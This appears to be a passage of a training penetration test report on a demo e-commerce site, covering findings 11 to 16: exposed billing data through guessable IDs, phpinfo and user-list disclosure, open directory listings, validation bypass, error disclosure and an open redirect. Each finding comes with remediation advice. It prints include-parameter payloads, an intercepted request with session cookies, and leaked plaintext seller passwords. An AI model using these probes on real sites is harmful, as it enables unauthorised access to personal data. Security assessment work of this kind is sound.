
- When we change the payload we can see the reciepts of other users or customers

# POC

- Here you can clearly see the receipt of another user

# Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- Mobile Number
- Bill Number
- Billing Period
- Total number of orders ordered by customer
- Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no ratelimiting

checks, attacker can bruteforce the user_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

# Recommendation

Take the following precautions:

- Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting

- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time

- Make sure each user can only see his/her data only

# References

- https://www.owasp.org/index.php/Insecure_Configuration_Management

- [https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References](https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References)

| Directory listings (Moderate) | Below mentioned urls disclose server information. Affected URL :<br><br> •http://13.127.212.232/phpinfo.php<br><br>•https://13.127.212.232/robots.txt<br><br>•http://13.127.212.232/composer.lock<br><br>•http://13.127.212.232/composer.json<br><br>•http://13.127.212.232/userlist.tx |
|---|---|

# 12 Directory Listings

# Observation

13.126.196.134/robots.txt

13.126.196.134/robots.txt

User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS

phpinfo()

13.126.196.134/phpinfo.php

**PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1**

php

| System | Linux ip-172-26-4-192 5.3.0-1030-aws #32~18.04.1-Ubuntu SMP Tue Jun 30 23:04:16 UTC 2020 x86_64 |
|---|---|
| Server API | FPM/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php/5.6/fpm |
| Loaded Configuration File | /etc/php/5.6/fpm/php.ini |
| Scan this dir for additional .ini files | /etc/php/5.6/fpm/conf.d |
| Additional .ini files parsed | /etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini |
| PHP API | 20131106 |
| PHP Extension | 20131226 |
| Zend Extension | 220131226 |
| Zend Extension Build | API220131226,NTS |
| PHP Extension Build | API20131226,NTS |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Signal Handling | disabled |
| Zend Memory Manager | enabled |

# POC

- In above observation you can see that a hacker can go through these directory easily and gather as much as information he/she want.

- Infact it also shows some accounts of seller

```
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

# Business Impact – Moderate

• Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used

later in the attack lifecycle, in order to achieve more than they could if they didn't get access to such information.

# Recommendation

- Disable all default pages
- Enable multiple security checks

**References**

https://www.netsparker.com/blog/web-security/informationdisclosure-issues-attacks/ https://www.netsparker.com/web-vulnerabilityscanner/vulnerabilities/information-disclosure-phpinfo/

# 13. Personal Information Leakage

Below mentioned urls disclose personal inforamtion

**Affected URL :**
- http:// 13.127.212.232/static/images/upload/customers/default.png

- http:// 13.127.212.232/products/details.php?p_id=2

Personal Information Leakage (Low)

# Observation

- Navigate to mentioned URL

- And you can see the whole path where everyones photo is stored

# POC



13.127.159.1/static/images/uploads/customers/

## Index of /static/images/uploads/customers/

```
../
1550224525.png          15-Feb-2019 09:55       10194
1550228019.jpg          15-Feb-2019 10:53        9796
1550382697.jpg          17-Feb-2019 05:51       14616
1550382890.jpg          17-Feb-2019 05:54       180769
1552082680.jpg          08-Mar-2019 22:04       178491
1552082706.jpg          08-Mar-2019 22:05       178491
1552083012.jpg          08-Mar-2019 22:10       32935
1552083459.jpg          08-Mar-2019 22:17          58
default.png             07-Jan-2019 08:49       43218
```

- Here if you see the url , you will know that we just chnaged it little bit and we hit jackpot where we can see photos uploaded by customer and may more...

13.127.159.1/static/images/uploads/

## Index of /static/images/uploads/

```
../
customers/              07-Jan-2019 08:49          -
products/               07-Jan-2019 08:49          -
card.png                05-Jan-2019 06:00       91456
```

# Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account

# Recommendations

- You can apply encyrption to the personal data
- You can add authenticity and authorization to access the other data

**REFERENCES:-**

https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/ https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

# 14.Client side and server side validation bypass

| | |
|---|---|
| Client side and server side validation by pass (Low) | In below mentioned urls , we can easily bypass client side and server side validation<br><br>**Affected URL :**<br>• http:// 13.127.212.232/profile/16/edit/Affected parameter:<br><br>•Contact Number (POST Parameter)<br><br>Payload used:<br><br>•123465890000000 |

# Observation

Here we intercepted the request and made changes in the contact number field

# POC

- Mobile number is saved as zero

Lifestyle Store

My Cart     My Profile     My Orders     Blog     Forum

# My Profile

Bugbug

bugbug@c.com

bugbug

0

alert('1')

UPLOAD PROFILE PICTURE

**UPDATE**

# Business Impact – Moderate

The data provided by the user ,if incorrect, is not a very big issue but still must be checked for proper validatory information.

# Recommendations

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decoratives only.
- All business logic must be implemented and checked on the server code.

**REFERENCES:**http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling

https://www.owasp.org/index.php/Unvalidated_Input

# 15. Default Messages

| | |
|---|---|
| **Default messages** (Low) | In below mentioned urls ,if add a specific payload it will show deault messages<br><br>**Affected URL :**<br>•http:// 13.127.212.232/?includelang=lang/en.php<br><br>**Payload**<br><br>•en.php' (GET Parameter) |

# Observation & POC

Here we added payload as shown above and we got an error



13.126.196.134/?includelang=lang/en.php'

Lifestyle Store

Lang ▾    Blog    Forum    Sign Up    Login ▾

**Warning**: include(lang/en.php'): failed to open stream: No such file or directory in **/home/trainee/uploads/code-5f21ca7e2c59b.php** on line **1**

**Warning**: include(): Failed opening 'lang/en.php" for inclusion (include_path='.:/usr/share/php') in **/home/trainee/uploads/code-5f21ca7e2c59b.php** on line **1**

# Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.

# Recommendations

- Do not display the default error messages because it not tells about the server but also sometimes about the location.So, whenever there is an error ,send it to the same page or throw some manually written error.

**REFERENCES:-**

https://www.owasp.org/index.php/Improper_Error_Handling

# 16. Open redirection

| Open Redirection (Low) | In below mentioned urls we can change the path of redirection<br><br>**Affected URL :**<br>• http:// 13.127.212.232/?inclludelang=lang/en.php<br>• http:// 13.127.212.232/?inclludelang=lang/fr.php **Payload:-**<br><br>• http:// 13.127.212.232/?inclludelang=https/www.google.com?lang/en.php |
|---|---|

# Observation

Here we made changes to the url according to the payload

Request to http://13.126.196.134:80

| Forward | Drop | Intercept is on | Action | Comment this it |

Raw | Params | Headers | Hex

```
1 GET /?includelang=https://www.google.com?lang/en.php HTTP/1.1
2 Host: 13.126.196.134
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://13.126.196.134/
9 Cookie: key=6C39C61A-7E88-B0E4-B9D5-FC7EBB773CB1; PHPSESSID=6kvkb0o7po0ae20sfoib398mn4; X-XSRF-TOKEN=a3e47ca4e96db434acc651126631a70535a2176c2e4ae70f03b8bc32a8973be8
10 Upgrade-Insecure-Requests: 1
11
12
```

# POC

- We are redirected to google

Google

Advanced search

Google Search     I'm Feeling Lucky

Google offered in: हिन्दी  বাংলা  తెలుగు  मराठी  தமிழ்  ગુજરાતી  ಕನ್ನಡ  മലയാളം  ਪੰਜਾਬੀ

Advertising Programs     Business Solutions     About Google     Google.co.in

© 2020 - Privacy - Terms

# Business Impact – low

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site.

# Recommendations

- Disallow Offsite Redirects.
- If you have to redirect the user based on URLs, instead of using untrusted input you should always use an ID which is internally resolved to the respective URL.
- If you want the user to be able to issue redirects you should use a redirection page that requires the user to click on the link instead of just redirecting them.
- You should also check that the URL begins with http:// or https:// and also invalidate all other URLs to prevent the use of malicious URIs such as javascript:

**REFERENCES:-**

https://cwe.mitre.org/data/definitions/601.html

https://www.hacksplaining.com/prevention/open-redirects

# THANK YOU